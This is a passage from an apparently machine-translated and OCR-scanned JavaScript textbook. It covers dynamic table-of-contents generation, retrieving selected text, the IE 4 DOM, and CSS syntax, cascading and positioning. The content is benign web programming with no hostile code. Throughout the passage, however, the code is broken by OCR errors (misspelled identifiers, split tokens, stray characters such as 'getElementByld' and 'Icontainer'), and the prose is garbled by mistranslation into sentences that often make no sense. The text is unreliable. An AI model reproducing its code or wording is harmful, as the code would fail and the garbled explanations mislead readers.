The format for displaying TOC items can be customized using CSS. i All records belong to the " TOCEntry " class . In addition, recording and i belong to the class name kotorog about the same level as the section title.
For < h 1> tags, items with the " TOCLevel 1" class are generated , For < h 2> tags - items with the " TOCLevel 2" class , etc.
i Section numbers are inserted in the headers belonging to the " TOCSectNum " class , i and chapter backlinks are generated for the headers,
belonging to the "TOCBackLink" class .

```
  *
  By default, the generated backlinks contain the text " Contents ".
  To change this text (for example, for the purpose of internationalization),
  the next step is to write it to the maketoc property . backlinkText .
  ** /
function maketoc () {
  // Find a container. In the absence of one, simply quit. var container =
  document . getElementByld (' toc '); if ( Icontainer ) return ;
  // Go through the document, add to all the tags < h 1> ... < h 6> var
  sections = []; findSections ( document , sections );
  // Insert an anchor element in front of the container so we can // create
  backreferences to it
  var anchor = document . createElement (" a "); // Create a node < a >
  anchor . name = " TO Ctop "; // Set attributes
  anchor . id = " TOCtop "; // name and id (for IE )
  container . parentNode . insertBefore ( anchor , container ); // Insert before
  the table of contents
  // Initialize an array to keep track of section numbers
  var sectionNumbers = [0,0,0,0,0,0];
  / / Bypass in cycle all results headers sections for (var s = 0; s
  <sections.length; s ++) {var = section sections [s];
     // Determine the level of title
     var level = parseInt (section.tagName.charAt (1));
     if (isNaN (level) || level <1 || level> 6) continue;
     / / Increase the section number for this level
     // and reset the numbers of all underlying sublevels to zero
     sectionNumbers [level-1] ++;
     for (var i = level; i <6; i ++) sectionNumbers [i] = 0;
     // Collect the section number for the given level,
     // to create a number such as 2.3.1 var
     sectionNumber = ""; for ( i = 0; i < level ; i ++) {
        sectionNumber + = sectionNumbers [i]; if
        (i <level-1) sectionNumber + = ".";
     }
```

```
// Add a number and space to the title.
// The number is placed in the < span > tag so that you can influence
the format of the output. var frag = document .
createDocumentFragment (); // To store the number and space var
span = document . createElement (" span "); // Node span numbers
make span . className = " TOCSectNum "; // available for
formatting
span . appendChild ( document . creat eTextNode ( sectionNumber ));
// Add frag number . appendChild ( span ); // Add a tag with a
number to the fragment
frag . appendChild ( document . createTextNode (" ")); // Add a space
section . insertBefore ( frag , section . firstChild ); // Add everything
to the header // Create an anchor element that will mark the beginning
of the section. var anchor = document . createElement (" a ");
anchor . name = " TOC " + sectionNumber ; // Name of the element to
                                          which the link will be
```

15.9. Example: creating a table of contents dynamically


```
anchor . id = " TOC " + section Number ; // In IE to generate links
                                          // need to define an
id attribute // Wrap the backlink to the table of contents with an
anchor element var link = document . createElement (" a ");
link . href = "# TOCtop "; link . className = " TOCBackLink
";
link . appendChild ( document . cr eateTextNode ( maketoc .
backlinkText ));
anchor . appendChild ( link );
// Insert the anchor element and a link directly to the section header
section called . parentNode . insertBefore ( anchor , section );
```

```
    // Create a link to this section. var link = document . createEleme nt ("
    a ");
    link . href = "# TOC " + sectionNumber ; // Define the link address
    link . innerHTML = section . innerHTML ; // write title text to link
    text
    // Add a link to an element div , to be able to influence
    // for display format based on title level
    var entry = document.createElement ("div");
    entry.className = "TOCEntry TOCLevel" + level; // For CSS
    entry.appendChild (link);
    // And add the element div in a container with a table of contents
    container.appendChild (entry);
}
// This method traverses the element tree rooted at element n ,
// finds tags < h 1> through < h 6> and adds them to the
section array. function findSections ( n , sects ) {
    // Traverse all child nodes of element n
    for (var m = n.firstChild; m! = null; m = m.nextSibling) {
        // Skip nodes that are not elements. if ( m . nodeType ! = 1 /
        * Node . Element _ NODE * /) continue ;
        // Skip the container element as it may have its own title if ( m ==
        container ) continue ;
        // For optimization purposes, skip < p > tags , since // it is
        assumed that headings cannot appear inside // paragraphs.
        (Also, one could skip the lists,
        // < pre > tags and others, but the < p > tag is the most
        common.) if ( m . tagName == " P ") continue ; //
        Optimization
        // Node was not skipped - check if it is a header.
        // If it's a header, add it to the array. Otherwise, view //
        recursively the contents of the node.
        // Note: the DOM is based on interfaces,
        // not on classes, so you cannot check for ownership ( m in
        stanceof HTMLHeadingElement ). if ( m . tagName . length
        == 2 && m . tagName . charAt (0) == " H ") sects . push ( m
        );
        else
```

```
            findSections ( m , sects );
        }
    }
}
// This is the default text for backlinks to the table of contents
```



```
ıaketoc . backlinkText = " Con tents ";
    // Register the maketoc () function as an onload event handler if (
    window . AddEventListener ) window . addEventListener (" load
    ", maketoc , false ); else if ( window . attachEvent ) window .
    attachEvent (" onload ", maketoc );
```

Get selected text

Sometimes it is convenient to be able to determine which portion of the document text is selected by the user. Although this area is poorly standardized, the ability to get selected text is supported in all modern browsers. Example 15-12 shows how this is done.

Example 15.12. Get selected text

```
function getSelectedText () { if (
        window . getSelection ) {
    // This technique is likely to be standardized.
    // getSelection () returns a Selection object ,
    // which is not covered in this book. return
    window . getSelection (). toString ();
}
else if ( document . getSelection ) {
```

```
        // This is an older, simpler trick that returns a string return
        document . getSelection ( );
    }
    else if ( document . selection ) {
        // This technique is used in IE . This book does not describe
        // no property selection , any object the TextRange , present
        in the IE . return document . selection . createRange (). text ;
    }
```

The code for this example can only be taken on faith. Objects Selec tion and TextRange , used in the example, in the book are not considered. It's just that at the time of this writing, their application interface (API) was too complex and, moreover, not standardized. However, the very operation was Nia selected text so simple and demanded that definitely makes sense to claim roillyustrirovat it. It can be used, for example, in bukmark- years (see. Section 13.4.1), to organize the search of selected text in the search O systems or website. For example , the following HTML link tries to find the selected piece of text in the virtual encyclopedia (Wikipedia). If you put in a bookmark that link and URL -address with spetsifikatorm javascript : , for masonry become a bookmarklet:

```
a href = "javascript: var q;
        if (window.getSelection) q = window.getSelection (). toString ();
        else if (document.get Selection) q = document.getSelection ();
        else if (document.selection) q = document.selection.createRange (). text;
        void window.open (' http://en.wikipedia.org/wiki/' + q);
>
ind selected text in Wikipedia
/ a >
```

There is one inaccuracy in Example 15.12 . Method getSelection () Object Window and Document does not return the selected text, if it is within the elements of Comrade form < input the > or < a textarea >: it returns only the text koto p th vyde flax in the body of the document. At the same time, the document . selection in IE WHO rotates the text selected anywhere in the document.

The F irefox elements define text properties selectionStart and selection - End , which can be used to prepare you divided text or to highlight blocks of text. For example:

```
   function getTextFieldSelection ( e ) {
if ( e . selectionStart ! = undefined && e . selectionEnd ! =
       undefined ) { var start = e . selectionStart ; var end = e .
       selectionEnd ; return e . value . substring ( start , end );
}
else return ""; // Not supported by this browser
   }
```

IE 4 DOM

Although IE 4 is incompatible with the W 3 C DOM , it supports APIs with many capabilities similar to the W 3 C DOM . Browser IE 5 and later supports IE 4 DOM , some other e browsers also have at least partially compatible with this model. At the time of this writing, IE 4 is out of widespread use. When you create new the Java Script-script has, as a rule, is not required to comply with the compatibility with IE 4, so much of the material with a description of IE 4 DOM removed from four of the part of However, the amount of code corresponding conductive specification IE 4, the DOM , is still quite large, so it makes sense to at least briefly oznakomits I have with this application programming interface.

Document traversal

Standard W 3 C DOM indicates that all objects No d e , including object Docu ment and objects Element , has an array childNodes [], contains the children of this node. IE 4 does not support chi ldNodes [], but it does provide a very similar children [] array in Document and HTMLElement

objects . Therefore to circumvent all HTML -elements in document IE 4 is easy to write a recursive function, similar to that shown in § p IMER 15.2.
Nevertheless weight between sivom children [] in IE 4 and the standard array childNo - des [] to W 3 C DOM have one significant difference. In IE 4 is not the type of site the Text , and in it the text string are not considered as child nodes. Therefore, the < p > tag, which contains only plain text and no markup, in IE 4 has an empty children [] array . However, as we'll see shortly, the text content of the < p > tag in IE 4 is available through the innerText property .

Find items in a document

IE 4 does not support the getElementById () and getElementsByTagName () methods of the Docum ent object . Instead, the Document object and all document elements have mas

a set of properties named all []. As the name suggests, this array represents *all (all)* elements in the document, or all elements contained in another element. Note that the array of all [] not only is the child nodes to Document or item - it contains all the children, regardless of the depth of embedded field intensity.
The all [] array can be used in several ways. If he index ruetsya with pom oschyu integer index n , then returns the n +1 th element of the document or the parent element. For example:

```
var ei = document . all [0]; // The first element of the document var
e 2 = e 1. all [4]; // Fifth item in item 1
```

Elements are numbered in the order they appear in the outcome of the nom text of the Documentation that. Pay attention to an important difference between the API IE 4 and mill Darth the DOM : in IE there is no concept of

text nodes, so an array of all [] contains only document elements, but not the text inside them.

Typically, much more useful to have during zmozhnost invoke dock elements ment by name than by number. Equivalent of calling getElementById () in IE 4 is indexed array all [] with the line, instead of numbers. Co. GDSs you use this opportunity, IE 4 returns the element in which the atomic ribut id or name is equal to the specified value. If there is more than one such element (which is possible, t. K. Often there are several form elements, for example switches measures, with the same values of the attribute name), the result is an array of floor elements thereof. For example:

```
var specialParagraph = document . all [" special "];
var radioboxes = form . all [" shippingMethod "]; // Can return an array
```

JavaScript also allows you to write these expressions, pointing Mass Index Islands as a property name:

```
var specialParagrap h = document . all . special ; var radioboxes =
form . all . shippingMethod ;
```

Such use of an array of all [] provides the same basic function tionality that methods getElementById () and getElementsByName (). The main difference is that the array is all [] of edinyaet capabilities of these two methods, which may lead to problems Accidental application of the same attribute values of id and name for unconnected elements.

The all [] array has an unusual tags () method that can be used to get an array of elements by tag name:

```
var lists = document . all . tags (" UL "); // Searches for all < ul > tags in
the document
var items = lists [0]. all . tags (" LI "); // Searches for all < li > tags inside
the first < ul >
```

This IE 4 syntax provides much of the same functionality as the getElementsByTagName () method of the Document and Element objects in the DOM . Pay atten manie that in IE 4, the tag name must contain only lowercase letters.

Document modification

As the W3C the DOM , the IE 4 provides access to attribute m HTML -tags as your stvam corresponding objects HTMLElement . Therefore it is possible to change the dock cop opened in IE 4, by dynamically changing HTML - atributov. If modifying an attribute causes any element to resize, the document is reformatted to fit the new element's dimensions. The HTMLElement object in IE 4 also defines the setAttribute (), getAttribute (), and removeAttribute () methods . They are similar to the same name method defined in Ob ekte Element Standard Application DOM -interface.

Standard the W3C the DOM defines the application interface, allowing you to create new nodes, insert nodes in the document tree, change the parent node and ne forcibly relocated nodes within the tree. IE 4 cannot do this. Instead, all HT MLElement objects in IE 4 define the innerHTML property . Setting this your ARISING to a string of HTML -Text allows you to replace the contents of an element anything. Since the property innerHTML is so powerful sredst in, it is implemented in all modern 's browsers and most likely will be included but standard the DOM . The use and description of the property innerHTML when are found in Section 15.8.2.

IE 4 also defines several similar properties and methods. Property outerHTML replaces the contents of the element and pillar th element itself of this HTML-tup Coy. Properties innerText and outerText similar to those of innerHTML and outerHTML except that they consider the string as plain text and not an analysis ruyut it as HTML -text. Finally, methods insertAdjacentHTML () and insertAdja - centText () does not affect the item itself, but insert new text's contents mine or the content in HTML near (before or after, inside or outside) with the element. These features and functions are not used as often as in nerHTML , and ReA not calized in of Firefox .

sixteen

CSS and DHTML

Cascading Style Sheets (are Cascading the Style Sheets , the CSS) - this is the standard by visual Foot representation of the HTML - and the XML - documents. Theoretically dock structure ment should be set by HTML - razmetki resisting temptation when IU nyat outdated HTML tags such as < font >, as to style su exist CSS -table, determining exactly how to display the structure tural elements of the document. For example, the CSS allows you to specify that the headings of the first level defined by the tags < h 1>, are displayed in the upper regi Streit, font sans the - serif and bold, and the size of 24 points, you equalization in the middle.

CSS technology is geared towards designers as well as all those who care a precise visual representation of H TML -documents. It is interesting programs Misty, writing on the client language JavaScript , t. To. The object model to Document allows using scripts to apply styles to individual elements cops document. The combined use of technology CSS and JavaScript secu e Chiva receive a variety of visual effects, not quite accurately called Vai dynamic language of the HTML (the Dynamic the HTML , the DHTML). [1]

The ability to manipulate CSS styles in scripts allows you to dynamically change color, font and other design elements. E slit important that the CSS - Styles make it possible to set and change the size of the elements, and even hide or show them. This means that the technology DHTML application can then call of to create animated transitions, for example, when the contents of the document "EXECUTE yvaet" because of the limits of the screen, or a structured list of turns and folds, so that the user can councils lyat amount of information displayed.

This chapter begins with an overview of CSS . It then explains how to use CSS styles to set the position of document elements and their visibility. It

then describes techniques for manipulating CSS styles in scripts. Naibo

Many complex DHTML effects also use event handling techniques, which we'll cover in Chapter 17.

Lee typical th reception when working with styles is to change a property value style selected document elements. Less frequently used techniques, wasps Nova indirect change of style elements by defining the CSS - classes, applying e Mykh to e tim elements. This is achieved by changing the value of the className property . There is also the possibility of direct manipu lation stylesheets. The chapter ends with a discussion of the inclusion mechanisms and disable style sheets, as well as the receipt of, ext ION and oud Lenia rules for stylesheets.

CSS overview

Styles in CSS -Table are specified as a semicolon-separated pairs of Atri casks, consisting of a name and a value. Between a name and a value shared by Xia colon. For example, the following style defines so bold handwriting mentioned blue text:

```
font-weight: bold; color: blue; text-decoration: underline;
```

The CSS standard describes many style attributes. Table 16.1 lists all the attributes except those which are currently virtually Not Supported willow are. Perhaps, at this stage, these attributes and their values will seem not to understand. However, as you learn more about CSS styles and apply them in documents and scripts, this information will be useful as a reference. More complete d by okumentatsiyu CSS can be found in published at About '

Reilly books « are Cascading the Style Sheets : of The Definitive Guide Review » [1] Eric Meyer (by Eric the Meyer) and « the Dynamic the HTML : of The Definitive Guide Review » Danny Goode exchange (by Danny Goodman). You can also read the specification at *http : // www . w 3 c . org / TR / CSS 21 /* .

In the second to tolbtse Table. 16.1 shows the valid values for each Atri buta style. It uses the same grammar as in a claim etsifikatsii the CSS . Words written mono font width, and are key pres should update themselves in the document in the same form in which they are listed in the table. Words *in italics* describe a data type, such as *string* or *length* . Please note that the type of *the length* - e the number followed by a unit of measurement specifications, such as px (pixels). Descriptions of other types can be found in the CSS literature . *Monospaced italic* words define the set of values allowed for some other CSS attribute. N omimo values represented in the table, each style attribute can be set to inherit , indicating that the attribute should inherit values of the parent element.

Values separated by | are alternative and - only one of them is required . Values separated by || , Presented by an options - you must specify at least one of them, but you can specify a few (in any order). Square s e brackets [] are for obe of the connections value in the group. The asterisk * ozn achaet that pr e ceding value or group may be present zero or more times, a + sign indicates that

Eric Meyer “ CSS - Cascading Style Sheets. Detailed guidance ", the third of danie. - Per. from English. - SPb .: Symbol-Plus, 2008.

the previous meaning and l and the group may appear one or more times, but the question mark? It indicates that the previous value is not obliged and Tel'nykh and may be present zero or more times. The number in curly braces is the number of repetitions. Voltage ep, {2} means that the previous value must be repeated twice, and {1,4} - that the previous value should at sutstvovat at least once and not more than four times. (This repeats the syntax of rhenium may seem familiar to you, because it corresponds to the syntax're regularly LuaYaspr ^ expressions are described in Chapter 11.)

Table 16.1. CSS Style Attributes and Values

Name	Value
background	[*background - color* | | *background - image* | | *background - repeat* | | *background - attachment* | | *background - position*]
background-attachment	scroll | fixed
background-color	*color* | transparent
background-image	url *(url)* | none
background-position	[[*percentage* | *length*] {1,2} | [[top | center | bottom] || [left | center | right]]]
background-repeat	repeat | repeat- x | repeat-y | no-repeat
border	[*border-width* | | *border-style* | | *color*]
border-collapse	collapse | separate
border-color	color {1,4} | transparent
border-spacing	*length length?*
border-style	[none | hidden | dotted | dashed | solid | double | groov e | ridge | inset | outset] {1,4}
border-top	[*border - top - width* | | *border - style* | | [*color*

border-right border-bottom border-left	| transparent]]
border-top-color border-right-color border-bottom-color border-left-color	*color* | transparent
border-top - style border-right-style border-bottom-style border-left-style	none | hidden | dotted | dashed | solid | double | groove | ridge | in set | outset
border-top-width border-right-width border-bottom-width border-left-width	thin | medium | thick | *length*

Name	Value
border-width	[thin | medium | thick | *length*] {1,4}

bottom	*length* | *percentage* | auto
caption-side	top | bottom
clear	none | left | right | both
clip	[rect ([*length* | auto] {4})] | auto
color	*color*
content	[*stri ng* | url (url) | *counter* | attr (attribute - name) | open - quote | close - quote | no - open - quote | no - close - quote] + | normal
counter-increment	[*identifier integer?*] + | none
counter-reset	[*identifier integer?*] + | none
cursor	[[url (url),] * [auto | cross hair | default | pointer | progress | move | e - resize | ne - resize | nw - resize | n - resize | se - resize | sw - resize | s - resize | w - resize | text | wait | help]]
direction	ltr | rtl
display	inline | block | inline - block | list - item | run - in | table | inli ne - table | table - row - group | table - header - group | table - footer - group | table - row | table - column - group | table - column | table - cell | table - caption | none
empty-cells	show | hide
float	left | right | none
font	[[*font - style* | | *font - variant* | | *font - we ight*]? *font - size* [/ *line - height*]? *font - family*] | caption | icon | menu | message - box | small - caption | status - bar
font-family	[[*family - name* | serif | sans - serif | monospace | cursive | fantasy],] +
font-size	xx - small | x - small | small | medium | large | x - large | xx - large | smaller | larger | *length* | *percentage*
font-style	normal | italic | oblique
font-variant	normal | small-caps

font-weight	normal | bold | bolder | lighter | 100 | 200 | 300 | 400 | 500 | 600 | 700 | 800 | 900
height	*length* | *percentage* | auto
left	*length* | *percentage* | auto
letter-spacing	normal | *length*
line-height	normal | *number* | *length* | *percentage*
list-style	[*list-style-type* | | *list-style-position* || m *list-style-image*]
list-style-image	url (url) | none

Table 16.1 (continued)

Name	Value
list-style-position	inside | outside
list-style-type	disc | circle | square | decimal | decimal - leading - zero | lowerroman | upper - ro man | lower - greek | lower - alpha | lower - latin | upper - alpha | upper - latin | hebrew | armenian | georgian | cjkideographic | hira gana | katakana | hiragana - iroha | katakanairoha | none
margin	[*length* | *percentage* | auto] {1,4}
margin-top margin-right ma rgin-bottom	*length* | *percentage* | auto

margin-left	
marker-offset	*length* | auto
max-height	*length* | *percentage* | none
max-width	*length* | *percentage* | none
min-height	*length* | *percentage*
min-width	*length* | *percentage*
outline	[*outline-color* || *outline- style* || *outline-width*]
outline-color	*color* | invert
outline-style	none | hidden | dotted | dashed | solid | double | groove | ridge | in set | outset
outline-width	thin | medium | thick | *length*
overflow	visible | hidden | scroll | auto
padding	*[len gth | percentage] {1,4}*
padding-top padding-right padding-bottom padding-left	*length* | *percentage*
page-break-after	auto | always | avoid | left | right
page-break-before	auto | always | avoid | left | right
page-break-inside	avoid | auto
position	stati c | relative | absolute | fixed
quotes	*[string string]* + | none
right	*length* | *percentage* | auto
table-layout	auto | fixed
text-align	left | right | center | justify
text-decoration	none | [underline || overline || line-through || blink]

Name	Value
text-indent	*length* | *percentage*
text-transform	capitalize | uppercase | lowercase | none
top	*length* | *percentage* | auto
unicode-bidi	normal | embed | bidi-override
vertical-align	baseline | sub | super | top | text - top | middle | bottom | text - bottom | *percentage* | *length*
visibility	visible | hidden | collapse
white-space	normal | pre | nowrap | pre - wrap | pre - line
width	*length* | *percentage* | auto
word-spacing	normal | *length*
z-index	auto | *integer*

The CSS standard allows certain style attributes, which are often specified together, to be combined using special abbreviation attributes. For example measures to attribute font - family , font - size bed , font - style and font - weight can be concurrently Menno installed with a single attribute font :

fon t: bold italic 24pt helvetica;

The margin and padding attributes are shorthand for the margins, padding, and border of an individual side of an element. So instead attribute mar gin , you can specify the attributes of margin - left , margin - right , margin - top and margin - bott om . The same goes for the padding attribute .

Applying style rules to document elements

Style attributes are applied to document elements in several ways. One way is to specify them in the style attribute of the HTML tag. For example, the margins of a single paragraph can be set like this:

< p style = " margin - left : 1 in ; margin - right : 1 in ;">

One of the main tasks CSS -style is the separation of content and struktu ry document from its presentation. Styling individual HTML tags with the style attribute is not helpful (although it can be a useful DHTM L programming technique). To add and tsya section Nia structure and presentation, apply *style sheets (the stylesheets),* combining all the information about the styles

in one place. A CSS style sheet consists of a set of style rules. Each rule begins with a selector ask conductive element or elements of the document to which the rule applies; for behold lecturer should be a set of style attributes and their values enclosed in figures nye brackets. The simplest shy kind of rules determines the style for one or MULTI FIR specific tags. For example, here's a rule that sets the margins and background color for the < body > tag:

```
body { margin-left: 30px; margin-right: 15px; background-color: #ffffff}
```


The following rule specifies that text within headings < h 1> and < h 2> should be centered:

```
hi, h2 { text-align: center; }
```

Notice the use of a comma in the example to separate the names of the tags to which the styles are to be applied. If a comma is missing, selectivity torus sets the shortcut rule applies only if the tag is nested one into the other. For example, the following rules indicate that the tags < block quote > are displayed in italics, but the text inside the tag < i >, inside the < blockquote > , should be displayed in regular font:

```
blockquote { font - style : italic ; }
blockquote i { font - style : normal ; }
```

Another type of rules in the stylesheet specifies *classes* elements to which is to us apply styles, and a selector in this case is different. Element class objectified ator etsya attribute class the HTML tags. For example, the following rule specifies that any tag with the attribute class = " Attention " to be displayed font semi boldface:

```
... attention { font - weight : bold ; }
```

Class selectors can be combined with selectors and tag names. The following rule specifies that if the tag < p > is an attribute class = " Attention ", the tag should be displayed in red (other than bold, how to determine but the previous rule):

```
p . attention { color : red ; }
```

Finally, the table style th contain rules that apply to individual elements cops who have given of Mr. Achen attribute id . Indicating the following rule is that an element with the attribute id , equal to pi , should not be displayed:

```
# p 1 { visibility : hidden ; }
```

We are in a trechali attribute id before he Prima nyaetsya with DOM - function getElement - ById () for individual elements of the document. As can be assumed to live this kind of rules in the style sheet can be successfully used to control the style of a single element. With such a rule, a script can change the value of the visibility attribute from hidden to visible , causing the element to appear dynamically. As it makes camping, it is shown later in this chapter.

Standard CSS defines a whole series of other selectors, in addition to those that would be whether showcased here, and some of them are supported by modern -GOVERNMENTAL browsers. For more information, refer to the specifics tion CSS or reference manual.

Linking style sheets to documents

Stylesheet can be implemented in the HTM of L -documents, placing it between the tags < style > and </ style > The title of the document, or save to sob with Twain file with slavshis a file of HTML -documents by using the tag < link >. For example:

```
< html >
<head> <title> Test documentX / W ^
< style ty pe = " text / css ">
body {margin-left: 30px; margin-right: 15px; background-color:
#ffffff} p {font-size: 24px; }
</ style >
</ head >
< body > < p > Validate, validate and validate </p> </body>
</ html >
```

If a stylesheet is used by more than one document on a website, it is best to store it as a separate file without the covering HTML tags. This CSS file can be linked to an HTML page. However, unlike the < script > tag , the < style > tag does not have a src attribute . Therefore, to connect a style sheet to the HTML -dok umentu, you must use the tag < link >:

```
< html >
<head> <title> Test documentX / W ^
<link rel = "stylesheet" href = "mystyles.css" type = "text / css">
</ head >
< body > < p > Validate, validate and validate </p> </body>
</ html >
```

The < link > tag can be used to specify an alternate style sheet. Some browsers (such as Firefox) allow you to choose from available alternatives (on the menu using View> Page Style). For example, you could provide an alternative style sheet for visitors sa yta, koto rye prefer large font and high-contrast color scheme:

```
<link rel = "alternate stylesheet" href = "largetype.css" type = "text / css"
    ^^ "Large font"> <! - title is displayed in the menu ->
```

If a web page using the tag < style > by turns the special style sheet, then to include this table common CSS -file, you can use the vatsya CSS -direktivoy @ import statement :

```
< html >
<head> <title> Test documentX / W ^
< style type = " text / css ">
@ import " mystyles . css "; / * import a common style sheet * / p
{ font - size : 48 px ; } / * override imported styles * /
</ style >
</ head >
```

<body> Check, check and check again </body>
</html>

Cascade of rules

Remember that the letter " C " in CSS stands for " cascade " . The term AUC shows that the style rules that apply to a particular element cop document can be obtained from various sources cascade. Cage dy web browser, usually having their own styles used by default NIJ all HTML -elements, may allow a user Atelier override these values using a custom style sheet. Document author

can define a style sheet using the tag < style > or external fi fishing associated with other style sheets or imported into them. AB torus can also define inline styles for individual elements using HTML -atributa style .

Specification CSS includes liters by the collection of rules that define what great villa from the cascade take precedence over others. If you do not go into detail about a hundred to remember that user style sheets override the browser table styles applied by default, the author stylesheet re defines a custom stylesheet, and built-in styles OVERRIDE lyayut all. The exception to this on bschego rule is that the User The t spruce skie style attributes whose values include the modifier! by important , ne reopredelyayut author's style. If the style sheet element to apply more than one rule, the styles defined by most to nkretnomu Govern lu override conflicting styles defined by less specific rules. Rules defining attribute id element are the most con indiscrete. Rules defining attribute class , - following on the concrete. Rules specifying only IME on the tag - less concrete, and the rules for giving a few names of nested tags, is more specific than the rules for giving only one name tag.

CSS versions

CSS is a pretty old standard. In December 1996, the CSS 1 standard was adopted and attributes were defined for specifying color, font, margins, borders, and other basic styles. Older browsers like Netscape 4 and Internet Explorer 4 support CSS 1, at least in part. The second edition of the standard, CSS 2, was adopted in May 1998; it defines a character development sticks, the most important of which - the absolute positioning of elements. At the time of this writing, the characteristics foreseen standare that CSS 2 supports almost all modern browsers. About the process of Standa rtizatsii key positioning performance begins long before the advent of standard CSS 2 as part of a separate project CSS - the Position ing (CSS - P), so DHTML - characteristics are available in all modern browsers. (These important characteristics of positioning are discussed later in this chapter.)

Work on CSS is ongoing. At the time of this writing, the CSS 2.1 specification is nearly complete. It clarified by Proposition specification CSS 2, bug fixes, removed from her style, not marching in the embodiment browsers. The third version of CSS is divided into spe Rowan modules standartiziruemye separately. Standardization nekoto ryh CSSe modules already close to completion, and in terms of browsers already attempts to implement are separate e functionality specification CSS 3, such as the style of the opacity . CSS specification and working drafts can be found at *http : // www . of w 3. org / the Style / the CSS /* .

Sample CSS table

Example 16.1 is an H TML file that defines and uses a style sheet. This example illustrates the style rules described earlier,




Figure: 16.1. Web page styled with CSS

based on the tag name, class and Ident f ikatore, and contains a built-in style that defines the attributes m style . In fig. 16.1 shows how this code is rendered in a browser. Remember, this example is provided here only to familiarize yourself with the syntax and capabilities of CSS . Complete description Saniye CSS -style beyond the scope of this book.

Example 16.1. Defining and Using Cascading Style Sheets

```
<head>
<style type = "text / css">
/ * Specifies that titles are displayed in blue italics. * / hi, h2 { color:
blue; font-style: italic}
/ *
Any element with an attribute class = " WARNING " is displayed big bold
E
symbols, has large fields and a yellow background with a bold red frame.
* /
.WARNING {
        font-weight: bold; font-size: 150%;
        margin: 0 lin 0 lin; / * top right , bottom left * /
        background-color: yellow; border: solid red 8px;
```

```
        padding : 10 px ; / * 10 pixels on all 4 sides * /
}
/ *
The text of the hi and h 2 headings inside elements with the class = "
WARNING " attribute
must be centered, in addition to being italicized in blue.
* /
.WARNING hi, .WARNING h2 {text-align: center}
/ * A single element with an id = " P 2 3" attribute is displayed in capital
letters centered.
* /
```



```
# P 23 {
     text-align: center; text-transform:
     uppercase;
}
</style>
</head>
< body >
<1p1> Demonstration of using cascading style sheets </h1>
< div class = " WARNING ">
< h 2> Warning </ h 2>
This is a warning!
Notice how it grabs attention with its bold print and vibrant colors.
Also note that the heading is centered and in blue italics.
</ div >
< p id = " P 23">
```

This paragraph is center-aligned ^ m> and displayed in capital
letters. ^^
< span style = " text - transform : none ">
Here we are explicitly using inline style to override uppercase letters.

</p>
</body>

CSS for DHTML

Most importantly for developers of DHTML content in CSS , style sheets, through the attributes of regular CSS styles, allow you to set the visibility, size, and exact position of individual elements in a document. Other CSS styles give you the ability to define layer stacking order, opacity, clipping regions, margins, padding, borders, and colors. Catching DHTML - programming is important to understand how these attributes STI lei. Table 16.2 they are simply listed, and the following sections are described in more detail.

Table 16.2. Positioning and visibility attributes in CSS

Атрн6у т (м)	About writing
position	The type of positioning applied to the element
top, left	The position of the top and left edges of the element
bottom, right	Position of the bottom and right edges of the element
width, height	Item size
z-index	"Procedure stacked" with respect to any element overlaps boiling elements (in a third dimension element position)
display	Item display mode
visibility	Element visibility

clip	"FIELD clipping" of the element (only displays hour whith a document which are inside the area and)

Attribute (s)	Description
overflow	Determines what should be done if the size of the element pain Chez than his allotted place
margin, border, padding	Element borders and borders
background	Background color or background picture for an element
opacity	The degree of opacity (or transparency) of the element. This attribute refers to the standard and is supported SBBZ not all E browsers. A working alternative is available for 1E

The key to DHTML: absolute positioning

The position CSS attribute specifies the type of positioning applied to the element.

This attribute has four possible values:

static

This is the default value. It indicates that the element Posey tsioniruetsya statically in accordance with the normal output order contains extensible document (etc. To most Western languages - from left to right and check xy down). Statically positioned elements are not elements DHTML-ments and may not be positioned with attributes top , left and Drew GIH. To position a document element using DHTML technology , you first need to set its position attribute to one of three other values.

absolute

This value allows you to set the absolute position of an element relative to its containing element. Such elements are positioned independently of all other elements and are not part of the flow static positions nirovannyh elements. An absolutely positioned element positional ruetsya either on the document body, or if it is nested within another ab lutely positioned

element refers tionary this element. It nai more common in DHTML positioning type. In IE 4 positioning absolute supported only for certain elements. To organize the absolute positioning in older browsers, requiring etsya wrap ab lutely positioned elements in the tags < div > or < span >.

fixed

This value allows you to lock the position of the element relative to the app in the browser. Elements with fixed positioning is not scrolled vayutsya with the rest of the document and thus can serve to imitat tion frames. As with absolutely positioned, fixed position nirovannye elements do not depend on all the other elements are not part of the output stream of the document. Fixed positioning subtree alive majority ency- variables browsers except IE 6.

relative

If the position attribute is set to relative , the element is positioned according to the normal output stream and then its offset position

is relative to its usual position in the stream. The space allocated Noe for the element in the normal stream output document is highlighted nym to it and elements arranged on all sides of it, without closing are to fill this space and not pushed to the new Posy tion e lementa.

By setting the position attribute of an element to a value other than static , you can set the position of the element using an arbitrary combination of the left , top , right, and bottom attributes . The most common technique of positioning - this attribute to specify left and top , defining the distance from the left edge elementa- container (usually the document) to the left edge positioned elements ment and the distance from the upper edge of the container to the top edge of the element. Thus, to place the element at a

distance of 100 pixels Elov from the left edge 100 and peak Selonians from the upper edge of a document can be set CSS -style attribute style follows following manner:

